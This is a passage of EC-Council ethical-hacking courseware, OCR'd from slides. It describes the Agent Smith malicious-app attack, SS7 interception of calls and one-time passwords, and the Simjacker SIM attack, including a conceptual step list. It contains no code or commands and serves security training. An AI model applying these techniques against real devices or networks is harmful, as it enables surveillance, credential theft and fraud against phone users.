



Figure 17.8: Bluebugging Attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Agent Smith Attack

- An Agent smith attack is carried out by persuading the victim to install a malicious app designed and published by an attacker
- The malicious app replaces legitimate apps, such as WhatsApp, SHAREit, and MX Player
- The attacker produces a huge volume of advertisements on the victim's device through the infected app for financial gains



Agent Smith Attack

Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.





Figure 17.9: Agent Smith Attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting SS7 Vulnerability

- Signaling System 7 (SS7) is a communication protocol that allows mobile users to exchange communication through another cellular network
- SS7 is operated depending on mutual trust between operators without any authentication
- Attackers can exploit this vulnerability to perform a man-in-the-middle attack, impeding the texts and calls between communicating devices



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting SS7 Vulnerability

Signaling System 7 (SS7) is a communication protocol that allows mobile users to exchange communication through another cellular network (especially when roaming). Mobile devices are meant to be carried across different locations to serve their users. Changing the telecom operator or using the network of another cell tower is allowed via the SS7 protocol. This signaling mechanism is operated depending on mutual trust between the operators, without any authentication verification. Since the SS7 signaling network is not isolated, the attacker can exploit this vulnerability to perform an MITM attack by impeding text messages and calls between the communicating devices. The attacker can eavesdrop on bank credentials, OTPs and other sensitive information routed through the network. This vulnerability in SS7 can also allow the attacker to bypass two-factor authentication and end-to-end encryption via SMS.

Threats Associated with SS7 vulnerability

When the attacker gains access to the SS7 protocol, the victim's device faces the following risks:

- Exposing the subscriber's identity
- Revealing the network identity
- Spying on and intercepting the network to steal personal data
- Allowing phone tapping
- Performing DoS attacks to damage the reputation of the target telecom operator
- Tracking geographic locations

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.10: Exploiting SS7 vulnerability

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Simjacker: SIM Card Attack

- Simjacker is a vulnerability associated with a SIM card's S@T browser, a pre-installed software on SIM cards that is designed to provide a set of instructions
- Attackers exploit Simjacker to perform various malicious activities, such as capturing the locations of devices, monitoring calls, forcing device browsers to connect to malicious websites, and performing DoS attacks



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Simjacker: SIM Card Attack

Simjacker is a vulnerability associated with a SIM card's S@T browser (SIMalliance Toolbox Browser), a pre-installed software incorporated in SIM cards to provide a set of instructions. Attackers exploit this vulnerability in the S@T browser to perform various malicious activities such as capturing the device location, monitoring calls, gathering information such as IMEI, making fraudulent or expensive calls, sending premium-rate messages, forcing the device browser to connect to malicious websites, and performing DoS attacks to block SIM cards. The SIM card-based attack can be aggravated based on the victim's device. The Simjacker attack is initiated by sending spyware-like code in the form of system or SIM card settings through an SMS to take complete control of the SIM card and mobile device to issue various commands without user interaction.

Steps involved in Simjacker attack

- The attacker sends fraudulent SMS containing hidden code or instructions from a SIM Application Toolkit (STK)
- The victim receives the malicious SMS and the S@T browser on the SIM card automatically recognizes and processes the hidden instructions or code
- The injected code performs various activities on the device without the user's consent
- The accomplice device receives the user information via SMS, which an attacker can use to track live locations, exfiltrate the device information, and perform many other malicious activities

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.11: Exploiting Simjacker vulnerability

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. Mobile Platform Attack Vectors
2. Hacking Android OS
3. Hacking iOS
4. Mobile Device Management
5. Mobile Security Guidelines and Tools

